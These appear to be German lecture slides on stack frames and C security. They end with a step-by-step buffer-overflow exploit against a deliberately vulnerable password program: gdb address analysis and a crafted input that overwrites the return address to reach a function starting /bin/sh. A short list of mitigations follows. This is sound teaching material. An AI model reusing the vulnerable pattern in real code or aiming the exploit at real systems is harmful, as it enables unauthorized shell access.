


U10-1 Überblick

- Besprechung 6. Aufgabe (timed)
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit

2 Beispiel

- Aufbau eines **Stack-Frames** (Funktionen `main()`, `f1()`, `f2()`)




U10-2 Stackaufbau eines Prozesses

1 Prinzip

- für jede Funktion wird ein **Stack-Frame** angelegt, in dem
 - lokale Variablen der Funktion
 - Aufrufparameter an weitere Funktionen
 - Registerbelegung der Funktion während des Aufrufs weiterer Funktionen
 gespeichert werden
- Stackorganisation ist abhängig von
 - Prozessor
 - Compiler und
 - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
 - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 ■ Stack mehrerer Funktionsaufrufe



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

Parameter
auf Stack legen
Bei Aufruf
Rücksprungadresse
auf Stack legen

sp fp

return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
	←1968
	←1964
	←1960
	←1956
	←1952
	←1948
	←1944
	←1940
	←1936
	←1932

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

Parameter x
auf Stack legen
und f2 aufrufen

sp fp

y x

sp fp

return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp retten	←1968
i[2]	←1964
i[1]	←1960
i[0]	←1956
n	←1952
Parameter x	←1948
f1 return-addr	←1944
	←1940
	←1936
	←1932

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

Stack-Frame für
f1 erstellen
und aktivieren

$&x = fp+8$
 $&y = fp+12$
 $&(i[0]) = fp-12$
 $&n = fp-16$
 $i[4] = 20$ würde
return-Addr. zerstören

sp fp

y x

sp fp

return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp retten	←1968
i[2]	←1964
i[1]	←1960
i[0]	←1956
n	←1952
	←1948
	←1944
	←1940
	←1936
	←1932

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

Stack-Frame für
f2 erstellen
und aktivieren


sp fp

z


sp fp

return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp retten	←1968
i[2]	←1964
i[1]	←1960
i[0]	←1956
n	←1952
Parameter x	←1948
f1 return-addr	←1944
f1-fp retten	←1940
m	←1936
:	←1932


2 ■ Stack mehrerer Funktionsaufrufe




2 ■ Stack mehrerer Funktionsaufrufe




2 ■ Stack mehrerer Funktionsaufrufe




2 ■ Stack mehrerer Funktionsaufrufe




2 ■ Stack mehrerer Funktionsaufrufe



2 ■ Stack mehrerer Funktionsaufrufe



2 ■ Stack mehrerer Funktionsaufrufe



U10-3 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
  char password[8+1];

  ... /* socket oeffnen und stdin umleiten */

  scanf ("%s", password);

  ...
}
```

1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
 - ◆ die Variable **password** wird auf dem Stack angelegt
 - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungadresse der Funktion

3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16         if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

- ◆ Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
    int n;
    char password[8+1]; /* 8 Zeichen und '\0' */
    n = scanf("%s", password);
    return strcmp(password, "hallo");
}

void exec_sh() {
    char *a[] = {"/bin/sh", 0};
    execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
    if (ask_pwd() == 0) exec_sh();
}
```

4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

- Analyse des Textsegmentes des Prozesses:
 - ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


- ◆ Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```


- ◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

5 Aufbau des Codesegments des Prozesses



7 Aufbau des Stacks des Prozesses



6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion `ask_pwd()`
 - ◆ Adresse des ersten Zeichens von `password`

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```

- ◆ Adresse des ersten nicht mehr von `password` reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

- ◆ Adresse der Variablen `n`

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```


8 Ausnutzen des Pufferüberlaufs: Stack analysieren

- Analyse der Stackbelegung in Funktion `ask_pwd()`
 - ◆ Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4: 0x080484ac
```

```
0x080484a4 <main>:      push    %ebp
0x080484a5 <main+1>:      mov     %esp,%ebp
0x080484a7 <main+3>:      call   0x08048440 <ask_pwd>
0x080484ac <main+8>:      mov     %eax,%eax
0x080484ae <main+10>:     test    %eax,%eax
0x080484b0 <main+12>:     jne     0x080484b7 <main+19>
0x080484b2 <main+14>:     call   0x08048478 <exec_sh>
0x080484b7 <main+19>:     leave
0x080484b8 <main+20>:     ret
```

9 Aufbau des Stacks des Prozesses



10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative
 - zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
 - und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt (im Beispiel z. B. auf 0x7ffffc58)
 - ➔ funktioniert nur, wenn die MMU die Ausführung von Code im Stack erlaubt (und noch genug Platz ist)
 - Standard bei Intel-Prozessoren (-> besonders unsicher!)
 - bei SPARC- oder neuen AMD-Prozessoren durch "executable"-Flag im Seitendeskriptor der MMU (siehe Vorlesung Kap. 9) abschaltbar
 - ➔ return auf die Stackadresse führt zu Segmentation fault
 - aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!

10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ( )} 0x08048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms:
kleines Programm schreiben, das

1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von exec_sh) führt

```
printf("012345678aaannnnfpp%c%c%c%c\n", 0x78, 0x84, 0x04, 0x08);
```

- 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
- 4 Byte für Variable n
- 4 Byte für Framepointer
- 4 Byte für neue Rücksprungadresse **0x08048478**
- ! Byteorder bei der Adresse beachten

2. anschließend alle Zeichen von stdin hinterherschickt
(die bekommt dann die in **exec_sh** gestartete shell)

11 Vermeidung von Puffer-Überlauf

- scanf
 - ◆ char buf[10]; scanf("%9s", buf);
- gets
 - ◆ Verwendung von fgets
- strcpy, strcat
 - ◆ Überprüfung der String-Länge oder
 - ◆ Verwendung von strncpy, strncat
- sprintf
 - ◆ Verwendung von snprintf